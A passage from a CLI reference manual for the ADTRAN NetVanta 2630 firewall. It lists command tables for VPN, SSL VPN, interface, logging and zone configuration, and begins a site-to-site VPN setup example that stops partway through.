| <code>id remote &lt;domain name email address ip-address ADTRAN-id&gt; &lt;their id&gt;</code>                                                                                                             | Sets the name and IP address of the remote connection                                                |
| <code>info</code>                                                                                                                                                                                          | Displays information on a specific VPN policy                                                        |
| <code>network local &lt;address-object&gt; &lt;address object string&gt;  any dhcp&gt;</code>                                                                                                              | Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP |
| <code>network remote &lt;address-object&gt;&lt;address object string&gt;  any dhcp&gt;</code>                                                                                                              | Sets a specific VPN tunnel as the default route for all incoming Internet traffic                    |
| <code>pre-shared-secret &lt;string&gt;</code>                                                                                                                                                              | Established specified preshared secret                                                               |
| <code>proposal ike [<br/>&lt;main aggressive ikev2&gt;] [encr<br/>&lt;des triple-des aes-128 aes-192 aes-256&gt;]<br/>[auth &lt;md5 sha1&gt;] [dh<br/>&lt;1 2 5&gt;] [lifetime<br/>&lt;seconds&gt;]</code> | Sets the desired IKE encryption suite configurations for VPN tunnel traffic                          |

| Command                                                                                                                                                                                                     | Description                                 |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------|
| <pre>proposal ipsec [<b>&lt;esp ah&gt;</b>] [<b>encr &lt;des triple- des aes-128 aes-192 aes- 256&gt;</b>] [<b>auth &lt;md5 sha1&gt;</b>] [<b>dh &lt;1 2 5&gt;</b>] [<b>lifetime &lt;seconds&gt;</b>]</pre> | Sets encryption settings for IPSec proposal |
| <pre>sec-gw domain-name &lt;domain name&gt;</pre>                                                                                                                                                           | Sets the secondary gateway domain name      |
| <pre>sec-gw ip-address &lt;ip address&gt;</pre>                                                                                                                                                             | Sets the secondary gateway's IP address     |

| Command                                                                                     | Description                                                                                          |
|---------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| <b>VPN SUB-COMMANDS (MANUAL KEY)</b>                                                        |                                                                                                      |
| <code>abort</code>                                                                          | Exits to top-level menu and cancels changes where needed                                             |
| <code>[no] advanced apply-nat &lt;local remote&gt; &lt;translated address object&gt;</code> | Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel |
| <code>[no] advanced auto-add-rule</code>                                                    | Enables or disables the auto-add access rule                                                         |
| <code>advanced bound-to interface &lt;interface&gt;</code>                                  | Binds VPN policy to specific interface                                                               |
| <code>advanced bound-to zone &lt;zone&gt;</code>                                            | Binds VPN policy to a specific zone                                                                  |
| <code>[no] advanced keepalive</code>                                                        | Enables or disables heartbeat messages between peers on this VPN tunnel                              |
| <code>[no] advanced management http</code>                                                  | Enables or disables HTTP as the management method security association                               |
| <code>[no] advanced managment https</code>                                                  | Enables or disables HTTPS as the management method security association                              |
| <code>[no] advanced multicast</code>                                                        | Enables IP multicasting traffic to pass through the VPN tunnel                                       |
| <code>[no] advanced netbios</code>                                                          | Enables or disables Windows Networking (NetBIOS) Broadcast                                           |
| <code>[no] advanced use-xauth &lt;group name&gt;</code>                                     | Configures or removes the specified user group for XAUTH users                                       |
| <code>[no] advanced user-login http</code>                                                  | Enables or disables required user login through HTTP                                                 |
| <code>[no] advanced user-login https</code>                                                 | Enables or disables required user login through HTTPS                                                |
| <code>cancel</code>                                                                         | Cancel from menu without applying changes                                                            |
| <code>end</code>                                                                            | Exits configuration mode                                                                             |
| <code>exit</code>                                                                           | Exits menu and applies changes                                                                       |
| <code>finished</code>                                                                       | Exits to top-level and applies changes where needed                                                  |
| <code>gw domain-name &lt;domain name&gt;</code>                                             | Sets the primary gateway domain name                                                                 |
| <code>gw ip-address &lt;ip address&gt;</code>                                               | Sets the primary gateway IP address                                                                  |
| <code>info</code>                                                                           | Displays information on a specific VPN policy                                                        |
| <code>network local &lt;address object &lt;address object string&gt;   any&gt;</code>       | Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP |
| <code>network remote &lt;address object &lt;address object string&gt;   any&gt;</code>      | Sets a specific VPN tunnel as the default route for all incoming Internet traffic                    |

| Command                                                                                                                                                                            | Description                                                                                                                                          |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>proposal ipsec [ &lt;esp ah&gt; ] [ encr &lt;des triple-des aes-128 aes-192 aes-256&gt; ] [ auth &lt;md5 sha1&gt; ] [ dh &lt;1 2 5&gt; ] [ lifetime &lt;seconds&gt; ]</code> | Sets encryption settings for IPSec proposal                                                                                                          |
| <code>sa [ in-spi &lt;Incoming SPI&gt; ] [ out-spi &lt;Outgoing SPI&gt; ] [ encr-key &lt;Encryption Key&gt; ] [ auth-key &lt;Authentication Key&gt; ]</code>                       | Sets hexadecimal incoming and outgoing Security Parameter Index (SPI) to allow the ADTRAN to uniquely identify all security associations             |
| <b>VPN SUB-COMMANDS (3rd PARTY CERTIFICATE)</b>                                                                                                                                    |                                                                                                                                                      |
| <code>abort</code>                                                                                                                                                                 | Exits to top-level menu and cancels changes where needed                                                                                             |
| <code>[no] advanced apply-nat</code>                                                                                                                                               | Enable or disable translation of the local and/or remote networks communicating with this VPN tunnel                                                 |
| <code>[no] advanced auto-add-rule</code>                                                                                                                                           | Enables or disables the auto-add access rule                                                                                                         |
| <code>advanced bound-to interface &lt;interface&gt;</code>                                                                                                                         | Binds VPN policy to specific interface                                                                                                               |
| <code>advanced bound-to zone &lt;zone&gt;</code>                                                                                                                                   | Binds VPN policy to a specific zone                                                                                                                  |
| <code>[no] advanced default-lan-gw &lt;ip address&gt;</code>                                                                                                                       | Sets the default LAN gateway for VPN tunnel traffic                                                                                                  |
| <code>[no] advanced keepalive</code>                                                                                                                                               | Enables or disables heartbeat messages between peers on this VPN tunnel                                                                              |
| <code>[no] advanced management http</code>                                                                                                                                         | Enables or disables HTTP as the management method security association                                                                               |
| <code>[no] advanced managment https</code>                                                                                                                                         | Enables or disables HTTPS as the management method security association                                                                              |
| <code>[no] advanced multicast</code>                                                                                                                                               | Enables IP multicasting traffic to pass through the VPN tunnel                                                                                       |
| <code>[no] advanced netbios</code>                                                                                                                                                 | Enables or disables Windows Networking (NetBIOS) Broadcast                                                                                           |
| <code>[no] advanced ocsp &lt;url&gt;</code>                                                                                                                                        | Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check the certificate status |
| <code>[no] advanced use-xauth &lt;group name&gt;</code>                                                                                                                            | Configures or removes the specified user group for XAUTH users                                                                                       |
| <code>[no] advanced user-login http</code>                                                                                                                                         | Enables or disables required user login through HTTP                                                                                                 |
| <code>[no] advanced user-login https</code>                                                                                                                                        | Enables or disables required user login through HTTPS                                                                                                |
| <code>cancel</code>                                                                                                                                                                | Cancel from menu without applying changes                                                                                                            |

| Command                                                                                                                                                                                         | Description                                                                                          |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|
| <code>cert &lt;certname&gt;</code>                                                                                                                                                              | Selects a certificate for the ADTRAN                                                                 |
| <code>end</code>                                                                                                                                                                                | Exits configuration mode                                                                             |
| <code>exit</code>                                                                                                                                                                               | Exits menu and applies changes                                                                       |
| <code>finished</code>                                                                                                                                                                           | Exits to top-level and applies changes where needed                                                  |
| <code>gw domain-name &lt;domain name&gt;</code>                                                                                                                                                 | Sets the primary gateway domain name                                                                 |
| <code>gw ip-address &lt;ip address&gt;</code>                                                                                                                                                   | Sets the primary gateway IP address                                                                  |
| <code>id remote &lt;domain name   email address   distinguished name&gt; &lt;peer-id&gt;</code>                                                                                                 | Sets peer IKE ID type                                                                                |
| <code>info</code>                                                                                                                                                                               | Displays information on a specific VPN policy                                                        |
| <code>network local &lt;address object &lt;address object string&gt;   any&gt;</code>                                                                                                           | Sets a local network for the VPN tunnel, or configures the network to obtain IP addresses using DHCP |
| <code>network remote &lt;address object &lt;address object string&gt;   any&gt;</code>                                                                                                          | Sets a specific VPN tunnel as the default route for all incoming Internet traffic                    |
| <code>proposal ike [ &lt;main aggressive ikev2&gt; ] [ encr &lt;des triple-des aes-128 aes-192 aes-256&gt; ] [ auth &lt;md5 sha1&gt; ] [ dh &lt;1 2 5&gt; ] [ lifetime &lt;seconds&gt; ]</code> | Sets the desired IKE encryption suite configurations for VPN tunnel traffic                          |
| <code>proposal ipsec [ &lt;esp ah&gt; ] [ encr &lt;des triple-des aes-128 aes-192 aes-256&gt; ] [ auth &lt;md5 sha1&gt; ] [ dh &lt;1 2 5&gt; ] [ lifetime &lt;seconds&gt; ]</code>              | Sets encryption settings for IPSec proposal                                                          |
| <code>sec-gw domain-name &lt;domain name&gt;</code>                                                                                                                                             | Sets the secondary gateway domain name                                                               |
| <code>sec-gw ip-address &lt;ip address&gt;</code>                                                                                                                                               | Sets the secondary gateway's IP address                                                              |

| Command                                                                             | Description                                                                                                                                      |
|-------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>SSL VPN CLIENT SUB-COMMANDS</b>                                                  |                                                                                                                                                  |
| <b>abort</b>                                                                        | Exits to top-level menu without applying changes                                                                                                 |
| <b>address &lt;start ip address&gt; &lt;end ip address&gt; &lt;interface&gt;</b>    | Sets the global IP address pool from which NetExtender clients are assigned an IP address                                                        |
| <b>[no] auto-update</b>                                                             | Enables/Disables auto-update which assists users in updating their NetExtender client when a newer version is required to establish a connection |
| <b>cache-username-password &lt;username-only   password-username   prohibit&gt;</b> | Sets the user name and password cache policy used for the NetExtender client                                                                     |
| <b>cancel</b>                                                                       | Exits from menu without applying changes                                                                                                         |
| <b>[no] client-communicate</b>                                                      | Enables/Disables traffic between hosts connecting to server with NetExtender                                                                     |
| <b>[no] create-connection-profile</b>                                               | Enables/Disables NetExtender client's ability to create a connection profiles                                                                    |
| <b>dns-domain &lt;DNS domain name&gt;</b>                                           | Sets the DNS domain which is the NetExtender client DNS-specific suffix                                                                          |
| <b>dns1 &lt;ip address&gt;</b>                                                      | Sets the primary DNS server IP address to be used by all NetExtender clients                                                                     |
| <b>dns2 &lt;ip address&gt;</b>                                                      | Sets the secondary DNS server IP address to be used by all NetExtender clients                                                                   |
| <b>end</b>                                                                          | Exits SSL VPN configuration mode                                                                                                                 |
| <b>exit</b>                                                                         | Exits menu and applies changes                                                                                                                   |
| <b>[no] exit-after-disconnect</b>                                                   | Enables/Disables the forcing of a NetExtender client to exit after disconnecting from the server                                                 |
| <b>finished</b>                                                                     | Exits to top-level and applies changes where needed                                                                                              |
| <b>help</b>                                                                         | Displays available sub-commands for SSL VPN client configuration                                                                                 |
| <b>info</b>                                                                         | Displays SSL VPN client settings                                                                                                                 |
| <b>no</b>                                                                           | Inverts sense of a command                                                                                                                       |
| <b>show</b>                                                                         | Invokes show commands                                                                                                                            |
| <b>sslvpn-access &lt;LAN   WAN   DMZ   WLAN&gt;</b>                                 | Enables SSL VPN access on specified zone                                                                                                         |
| <b>[no] uninstall-after-exit</b>                                                    | Enables/Disables automatic uninstall of NetExtender clients after exit                                                                           |
| <b>user-domain &lt;user domain name&gt;</b>                                         | Sets the user domain to which all SSL VPN users belong                                                                                           |
| <b>wins1 &lt;ip address&gt;</b>                                                     | Sets the primary WINS server IP address                                                                                                          |
| <b>wins2 &lt;ip address&gt;</b>                                                     | Sets the secondary WINS server IP address                                                                                                        |

| Command                                              | Description                                                                                                    |
|------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
| <b>SSL VPN PORTAL SUB-COMMANDS</b>                   |                                                                                                                |
| <b>abort</b>                                         | Exits to top-level menu without applying changes                                                               |
| <b>[no] auto-launch</b>                              | Enables/Disables automatic launch of NetExtender after a user logs into the portal                             |
| <b>banner-title &lt;portal banner title name&gt;</b> | Sets the portal banner title that displays next to the logo on the portal home page                            |
| <b>[no] cache-control</b>                            | Enables/Disables the use of some HTML META tags to tell browser to cache UI files in portal pages              |
| <b>cancel</b>                                        | Exits the menu without applying changes                                                                        |
| <b>custom logo &lt;url&gt;</b>                       | Sets a customized logo to be used on the portal page. The URL entered must be valid and reachable by the unit. |
| <b>[no] default-logo</b>                             | Enables/Disables the use of the default ADTRAN logo on the portal page                                         |
| <b>[no] display-cert</b>                             | Enables/Disables the display of the button to import the SSL VPN server certificate                            |
| <b>end</b>                                           | Exits SSL VPN portal configuration                                                                             |
| <b>exit</b>                                          | Exits menu and applies changes                                                                                 |
| <b>finished</b>                                      | Exits to top-level menu and applies changes                                                                    |
| <b>help</b>                                          | Displays available subcommands for SSL VPN portal settings                                                     |
| <b>info</b>                                          | Displays current SSL VPN portal settings                                                                       |
| <b>no</b>                                            | Inverts sense of a command                                                                                     |
| <b>show</b>                                          | Invokes show commands                                                                                          |
| <b>site-title &lt;portal site title name&gt;</b>     | Sets the portal HTML page title that displays in the browser window's title                                    |

| Command                                                | Description                                                                                                                |
|--------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| <b>SSL VPN ROUTE SUB-COMMANDS</b>                      |                                                                                                                            |
| <code>abort</code>                                     | Exits to top-level menu without applying changes                                                                           |
| <code>add-routes &lt;address object name&gt;</code>    | Adds an address object as a client route entry                                                                             |
| <code>cancel</code>                                    | Exits from menu without applying changes                                                                                   |
| <code>delete-routes &lt;address object name&gt;</code> | Deletes specified SSL VPN client route entry, identified as an address object                                              |
| <code>end</code>                                       | Exits SSL VPN client routes configuration mode                                                                             |
| <code>exit</code>                                      | Exits menu and applies changes                                                                                             |
| <code>finished</code>                                  | Exits to top-level menu and applies changes                                                                                |
| <code>help</code>                                      | Displays available subcommands for SSL VPN client routes settings                                                          |
| <code>info</code>                                      | Displays current SSL VPN client routes settings                                                                            |
| <code>no</code>                                        | Inverts sense of a command                                                                                                 |
| <code>show</code>                                      | Invokes show commands                                                                                                      |
| <code>[no] tunnel-all</code>                           | Enables/Disables tunnel all mode which configures the NetExtender client to tunnel all traffic over the SSL VPN connection |
| <b>WEB MANAGEMENT SUB-COMMANDS</b>                     |                                                                                                                            |
| <code>[no] web-management otp enable</code>            | Configures one-time password for VPN user access to the appliance                                                          |



Table 8 LAN Interface Configuration

| Command                                                                                                 |                                                                              | Description                                                        |
|---------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|--------------------------------------------------------------------|
| <code>interface &lt;x0   x1   x2   x3   x4   x5&gt;</code><br><code>[ &lt;lan   wan   dmz &gt; ]</code> |                                                                              | Assigns zone and enters the configuration mode for the interface   |
|                                                                                                         | <code>auto</code>                                                            | Sets the interface to auto negotiate                               |
|                                                                                                         | <code>comment &lt;string&gt;</code>                                          | Adds comment as part of the port configuration                     |
|                                                                                                         | <code>duplex &lt;full   half&gt;</code>                                      | Sets the interface duplex speed                                    |
|                                                                                                         | <code>end</code>                                                             | Exits the configuration mode                                       |
|                                                                                                         | <code>finished</code>                                                        | Exits configuration mode to the top menu                           |
|                                                                                                         | <code>help &lt;command&gt;</code>                                            | Displays the command and description                               |
|                                                                                                         | <code>[no] https-redirect enable</code>                                      | Enables or disables https redirect on the interface                |
|                                                                                                         | <code>info</code>                                                            | Displays information about the interface                           |
|                                                                                                         | <code>show interface all</code>                                              | Displays the configuration of all interfaces                       |
|                                                                                                         | <code>[no] management &lt;http   https   ping   snmp   ssh&gt; enable</code> | Enables or disables specified management protocol on the interface |
|                                                                                                         | <code>[no] user-login &lt;http   https&gt;</code>                            | Configures user-login protocol for the interface                   |
| <b>LAN MODE</b>                                                                                         |                                                                              | Enters the LAN configuration mode                                  |
| <code>&lt;lan&gt;</code>                                                                                | <code>end</code>                                                             | Exits configuration mode                                           |
|                                                                                                         | <code>finished</code>                                                        | Exits configuration mode to top menu level                         |
|                                                                                                         | <code>help &lt;command&gt;</code>                                            | Displays the command and description                               |
|                                                                                                         | <code>info</code>                                                            | Displays information about the interface                           |
|                                                                                                         | <code>ip &lt;IP Address&gt; netmask &lt;mask&gt;</code>                      | Sets the IP address for the interface                              |
|                                                                                                         | <code>name &lt;interface name&gt;</code>                                     | Sets the name for the interface                                    |
|                                                                                                         | <code>speed &lt;10   100&gt;</code>                                          | Sets the interface speed                                           |

Table 9 WAN Interface Configuration

| Command                                                                      | Description                                                             |
|------------------------------------------------------------------------------|-------------------------------------------------------------------------|
| <code>&lt;wan&gt;</code>                                                     |                                                                         |
| <code>auto</code>                                                            | Sets the interface to auto-negotiate                                    |
| <code>bandwidth-management enable</code>                                     | Enables bandwidth management                                            |
| <code>bandwidth-management size &lt;uvalue&gt;</code>                        | Sets the bandwidth management size                                      |
| <code>comment &lt;string&gt;</code>                                          | Adds comment as part of the port configuration                          |
| <code>duplex &lt;full   half&gt;</code>                                      | Sets the interface duplex speed                                         |
| <code>end</code>                                                             | Exits the configuration mode                                            |
| <code>finished</code>                                                        | Exits configuration mode to the top menu                                |
| <code>fragment-packets</code>                                                | Enables/disables fragmentation of packets larger than the interface MTU |
| <code>ignore-df-bit</code>                                                   | Enables/disables ignoring the don't fragment bit                        |
| <code>help &lt;command&gt;</code>                                            | Displays the command and description                                    |
| <code>[no] https-redirect enable</code>                                      | Enables or disables https redirect on the interface                     |
| <code>info</code>                                                            | Displays information about the interface                                |
| <code>[no] management &lt;http   https   ping   snmp   ssh&gt; enable</code> | Enables or disables specified management protocol on the interface      |
| <code>[no] user-login &lt;http   https&gt;</code>                            | Configures user-login protocol for the interface                        |
| <code>mode &lt;static   dhcp   pptp   l2tp   pppoe&gt;</code>                | Sets the mode for the WAN interface and enters the mode configuration   |
| <b>Mode Static WAN Interface Configuration</b>                               |                                                                         |
| <code>[no] dns &lt;IP Address&gt;</code>                                     | Enters or removes IP address of DNS servers                             |
| <code>end</code>                                                             | Exits configuration mode                                                |
| <code>finished</code>                                                        | Exits configuration mode to top menu                                    |
| <code>gateway &lt;IP Address&gt;</code>                                      | Sets or removes default gateway for the interface                       |
| <code>help &lt;command&gt;</code>                                            | Displays help for given command                                         |
| <code>info</code>                                                            | Displays IP information about the interface                             |
| <code>[no] ip &lt;IP Address&gt;</code>                                      | Sets the IP address for the interface                                   |

| Command                                      | Description                                          |
|----------------------------------------------|------------------------------------------------------|
| <b>Mode DHCP WAN Interface Configuration</b> |                                                      |
| <b>end</b>                                   | Exits configuration mode                             |
| <b>finished</b>                              | Exits configuration mode to top menu                 |
| <b>help &lt;command&gt;</b>                  | Displays help for given command                      |
| <b>info</b>                                  | Displays IP information about the interface          |
| <b>[no] hostname &lt;string&gt;</b>          | Sets the hostname for the interface                  |
| <b>release</b>                               | Releases IP address information                      |
| <b>renew</b>                                 | Renews IP address information                        |
| <b>Mode PPTP WAN Interface Configuration</b> |                                                      |
| <b>[no] dynamic</b>                          | Sets the ADTRAN to obtain the IP address dynamically |
| <b>end</b>                                   | Exits configuration mode                             |
| <b>finished</b>                              | Exits configuration mode to top menu                 |
| <b>help &lt;command&gt;</b>                  | Displays help for given command                      |
| <b>[no] hostname &lt;string&gt;</b>          | Clears/Sets PPTP hostname                            |
| <b>[no] inactivity</b>                       | Enables/disables the PPTP inactivity timer           |
| <b>timeout &lt;uvalue&gt;</b>                | Sets/Clears the PPTP inactivity timeout              |
| <b>info</b>                                  | Displays IP information about the interface          |
| <b>[no] ip &lt;IP Address&gt;</b>            | Sets/Clears the IP address for the interface         |
| <b>[no] password &lt;quoted string&gt;</b>   | Sets/Clears the PPTP password                        |
| <b>[no] server ip &lt;IP Address&gt;</b>     | Sest/Clears the PPTP server IP address               |
| <b>start</b>                                 |                                                      |
| <b>stop</b>                                  |                                                      |
| <b>[no] username &lt;string&gt;</b>          | Sets/Clears the PPTP username                        |
| <b>L2TP WAN Configuration Mode</b>           |                                                      |
| <b>[no] dynamic</b>                          | Sets the ADTRAN to obtain the IP address dynamically |
| <b>end</b>                                   | Exits configuration mode                             |
| <b>finished</b>                              | Exits configuration mode to top menu                 |
| <b>help &lt;command&gt;</b>                  | Displays help for given command                      |
| <b>[no] hostname &lt;string&gt;</b>          | Clears/Sets L2TP hostname                            |
| <b>[no] inactivity</b>                       | Enables/disables the L2TP inactivity timer           |
| <b>timeout &lt;uvalue&gt;</b>                | Sets/Clears the L2TP inactivity timeout              |

| Command                              |                                            | Description                                       |
|--------------------------------------|--------------------------------------------|---------------------------------------------------|
|                                      | <b>info</b>                                | Displays IP information about the interface       |
|                                      | <b>[no] ip &lt;IP Address&gt;</b>          | Sets/Clears the IP address for the interface      |
|                                      | <b>[no] password &lt;quoted string&gt;</b> | Sets/Clears the L2TP password                     |
|                                      | <b>[no] server ip &lt;IP Address&gt;</b>   | Sets/Clears the L2TP server IP address            |
|                                      | <b>start</b>                               |                                                   |
|                                      | <b>stop</b>                                |                                                   |
|                                      | <b>[no] username &lt;string&gt;</b>        | Sets/Clears the L2TP username                     |
|                                      | <b>mtu &lt;uvalue&gt;</b>                  | Sets the MTU of the interface                     |
|                                      | <b>name &lt;interface name&gt;</b>         | Sets the name for the interface                   |
|                                      | <b>speed &lt;10   100&gt;</b>              | Sets the interface speed                          |
| <b>Other Interface Configuration</b> |                                            |                                                   |
|                                      | <b>auto</b>                                | Sets the interface to autonegotiate               |
|                                      | <b>comment &lt;string&gt;</b>              | Adds a comment as part of the force configuration |
|                                      | <b>duplex &lt;full   half&gt;</b>          | Sets the interface duplex speed                   |
|                                      | <b>end</b>                                 | Exits configuration mode                          |
|                                      | <b>finished</b>                            | Exits configuration mode to top menu              |
|                                      | <b>help &lt;command&gt;</b>                | Displays help for given command                   |
|                                      | <b>info</b>                                | Displays IP information about the interface       |
|                                      | <b>name &lt;interface name&gt;</b>         | Sets the name for the interface                   |
|                                      | <b>speed &lt;10   100&gt;</b>              | Sets the interface to autonegotiate               |
|                                      | <b>[no] log categories [all]</b>           | Assigns/clears logging categories                 |
| <b>Log Category Information</b>      |                                            |                                                   |
|                                      | <b>[no] all</b>                            | Assigns/clears all logging categories             |
|                                      | <b>[no] attack</b>                         | Assigns/clears attack logging category            |
|                                      | <b>[no] blocked-code</b>                   | Assigns/clears blocked code logging category      |
|                                      | <b>[no] blocked-sites</b>                  | Assigns/clears blocked sites logging category     |
|                                      | <b>[no] connection</b>                     | Assigns/clears connection logging category        |
|                                      | <b>[no] conn-traffic</b>                   | Assigns/clears conn traffic logging category      |
|                                      | <b>[no] debug</b>                          | Assigns/clears debug logging category             |
|                                      | <b>end</b>                                 | Exits configuration mode                          |
|                                      | <b>finished</b>                            | Exits configuration mode to top menu              |
|                                      | <b>help &lt;command&gt;</b>                | Displays help for given command                   |
|                                      | <b>[no] icmp</b>                           | Assigns/clears ICMP logging category              |

| Command                                                                                                   | Description                                                    |
|-----------------------------------------------------------------------------------------------------------|----------------------------------------------------------------|
| <code>info</code>                                                                                         | Displays IP information about the interface                    |
| <code>[no] lan-icmp</code>                                                                                | Assigns/clears LAN-ICMP logging category                       |
| <code>[no] lan-tcp</code>                                                                                 | Assigns/clears LAN-TCP logging category                        |
| <code>[no] lan-udp</code>                                                                                 | Assigns/clears LAN-UDP logging category                        |
| <code>[no] maintenance</code>                                                                             | Assigns/clears maintenance logging category                    |
| <code>[no] mgmt-80211b</code>                                                                             | Assigns/clears 80211b management logging category              |
| <code>[no] modem-debug</code>                                                                             | Assigns/clears modem debugging logging category                |
| <code>[no] sys-env</code>                                                                                 | Assigns/clears sys env logging category                        |
| <code>[no] sys-err</code>                                                                                 | Assigns/clears sys error logging category                      |
| <code>[no] tcp</code>                                                                                     | Assigns/clears TCP logging category                            |
| <code>[no] udp</code>                                                                                     | Assigns/clears UDP logging category                            |
| <code>[no] user-activity</code>                                                                           | Assign/clear user-activity logging category                    |
| <code>[no] vpn-stat</code>                                                                                | Assigns/clears vpn-stat logging category                       |
| <code>[no] vpn-tunnel-status</code>                                                                       | Assigns/clears vpn tunnel status logging category              |
| <code>[no] log filter-time &lt;uvalue&gt;</code>                                                          | Assigns/clears log filter time                                 |
| <code>log ordering &lt;choices&gt; [invert]</code>                                                        | Assign/clear ordering method when displaying log entries       |
| <code>name &lt;string&gt;</code>                                                                          | Sets/clears the firewall name                                  |
| <code>[no] route default &lt;IP address&gt;</code>                                                        | Assigns clear default route                                    |
| <code>[no] route &lt;Destination&gt; &lt;Netmask&gt; &lt;Gateway&gt; [metric &lt;route metric&gt;]</code> | Assigns clear static routes                                    |
| <code>[no] web-management http enable &lt;x0   x1   x2   x3   x4   x5&gt;</code>                          | Enables/disables HTTP web management                           |
| <code>web-management http port &lt;tcp port or 'default'&gt;</code>                                       | Assigns the HTTP web management port or reset to default       |
| <code>[no] web-management https enable &lt;x0   x1   x2   x3   x4   x5&gt;</code>                         | Enables/disables HTTPS web management                          |
| <code>web-management https port &lt;tcp port or 'default'&gt;</code>                                      | Assigns the HTTPS web management port or resets to default     |
| <code>web-management restore</code>                                                                       | Restores default web-management port and interface assignments |

| Command                                               | Description                                                           |
|-------------------------------------------------------|-----------------------------------------------------------------------|
| <code>zone &lt;wan   lan   dmz&gt;</code>             | Enters the zone configuration menu                                    |
| <code>end</code>                                      | Exits configuration mode                                              |
| <code>finished</code>                                 | Exits configuration mode to top menu                                  |
| <code>[no] intrazone-communications</code>            | Enables/disables intra-zone communications                            |
| <code>auto</code>                                     | Sets the interface to autonegotiate                                   |
| <code>bandwidth-management enable</code>              | Enables bandwidth management                                          |
| <code>bandwidth-management size &lt;uvalue&gt;</code> | Sets the bandwidth management size                                    |
| <code>comment &lt;string&gt;</code>                   | Adds comment as part of the port configuration                        |
| <code>duplex &lt;full   half&gt;</code>               | Sets the interface duplex speed                                       |
| <code>end</code>                                      | Exit the configuration mode                                           |
| <code>finished</code>                                 | Exit configuration mode to the top menu                               |
| <code>fragment-packets</code>                         | Enable/disable fragmentation of packets larger than the interface MTU |
| <code>ignore-df-bit</code>                            | Enable/disable ignoring the don't fragment bit                        |
| <code>show zone all</code>                            | Displays the configuration of all zones                               |
| <code>[no] sslvpn-access</code>                       | Configures SSL VPN access on the zone                                 |

| Command                                                   | Description                                                                     |
|-----------------------------------------------------------|---------------------------------------------------------------------------------|
| <code>&lt;guest services&gt;</code><br>SUB-COMMANDS       |                                                                                 |
| <code>abort</code>                                        | Exits to top-level menu and cancels changes where needed                        |
| <code>bypass antivirus</code>                             | Configures the zone's bypass settings for anti-virus                            |
| <code>bypass auth &lt;string identifier&gt;</code>        | Configures the zone's bypass authentication based on string or identifier input |
| <code>custom enable</code>                                | Enables custom authentication page settings                                     |
| <code>custom footer-text &lt;string identifier&gt;</code> | Configures custom footer text for the authentication page                       |
| <code>custom footer-type &lt;text url&gt;</code>          | Configures custom footer text font for the authentication page                  |
| <code>custom header-text &lt;string identifier&gt;</code> | Configures custom header text for the authentication page                       |
| <code>custom header-type &lt;text url&gt;</code>          | Configures custom header text font for the authentication page                  |
| <code>deny &lt;string identifier&gt;</code>               | Configures deny settings for access to the zone                                 |
| <code>enable</code>                                       | Enables WGS                                                                     |
| <code>end</code>                                          | Exits upon configuring WGS settings                                             |
| <code>exit</code>                                         | Exits menu and applies changes                                                  |
| <code>finished</code>                                     | Exits to top-level menu and applies changes where needed                        |
| <code>help</code>                                         | Displays help commands for this menu                                            |
| <code>info</code>                                         | Displays current WGS configuration state                                        |
| <code>maxguests &lt;value&gt;</code>                      | Sets maximum guest limit for the zone at specified value                        |
| <code>no</code>                                           | Inverts sense of a command                                                      |
| <code>pass &lt;string identifier&gt;</code>               | Allows traffic through zone from the specified network                          |
| <code>post enable</code>                                  | Enables guests to be directed to a landing page post-authentication             |
| <code>post url &lt;string identifier&gt;</code>           | Configures which URL guests are directed to after authentication                |
| <code>show</code>                                         | Invoke show commands                                                            |
| <code>smtp-redirect &lt;string identifier&gt;</code>      | Configures SMTP redirect settings for the zone                                  |

## Configuring Site-to-Site VPN Using CLI

This section describes how to create a VPN policy using the Command Line Interface. You can configure all of the parameters using the CLI, and enable the VPN without using the Web management interface.

**Note**

---

In this example, the VPN policy on the other end has already been created.

---

### CLI Access

1. Use a DB9 to RJ45 connector to connect the serial port of your PC to the console port of your firewall.
2. Using a terminal emulator program, such as TerraTerm, use the following parameters:
  - 115,200 baud
  - 8 bits
  - No parity
  - 1 stop bit
  - No flow control
3. You may need to hit return two to three times to get to a command prompt, which will look similar to the following:

```
NetVanta2630>
```

If you have used any other CLI, such as Unix shell or Cisco IOS, this process should be relatively easy and similar. It has auto-complete so you do not have to type in the entire command.

4. When you need to make a configuration change, you should be in configure mode. To enter configure mode, type `configure`.

```
NetVanta2630 > configure
(config[NetVanta2630])>
```

The command prompt changes and adds the word **config** to distinguish it from the normal mode. Now you can configure all the settings, enable and disable the VPNs, and configure the firewall.



## Configuration

In this example, a site-to-site VPN is configured between two NetVanta 2630 appliances, with the following settings:

```
Local NetVanta 2630 (home):
WAN IP: 10.50.31.150
LAN subnet: 192.168.61.0
Mask 255.255.255.0
```

```
Remote NetVanta 2630 (office):
WAN IP: 10.50.31.104
LAN subnet: 192.168.15.0
Mask: 255.255.255.0
```

```
Authentication Method: IKE using a Pre-Shared Key
Phase 1 Exchange: Main Mode
Phase 1 Encryption: 3DES
Phase 1 Authentication SHA1
Phase 1 DH group: 2
Phase 1 Lifetime: 28800
Phase 2 Protocol: ESP
Phase 2 Encryption: 3DES
Phase 2 Authentication: SHA1
Phase 2 Lifetime: 28800
No PFS
```

1. In configure mode, create an **address object** for the remote network, specifying the **name**, **zone assignment**, **type**, and **address**. In this example, we use the name **OfficeLAN**:

```
(config[NetVanta2630]> address-object Office LAN
(config-address-object[OfficeLAN])>
```



**Note** The prompt has changed to indicate the configuration mode for the address object.

```
(config-address-object[OfficeLAN])> zone VPN
(config-address-object[OfficeLAN])> network 192.168.15.0
255.255.255.0
(config-address-object[OfficeLAN])> finished
```

2. To display the address object, type the command **show address-object [name]**:

```
NetVanta2630 > show address-object OfficeLAN
```

The output will be similar to the following:

```
address-object OfficeLAN
network 192.168.15.0 255.255.255.0
zone VPN
```

3. To create the VPN policy, type the command **vpn policy [name] [authentication method]**:

```
(config[NetVanta2630])> vpn policy OfficeVPN pre-shared
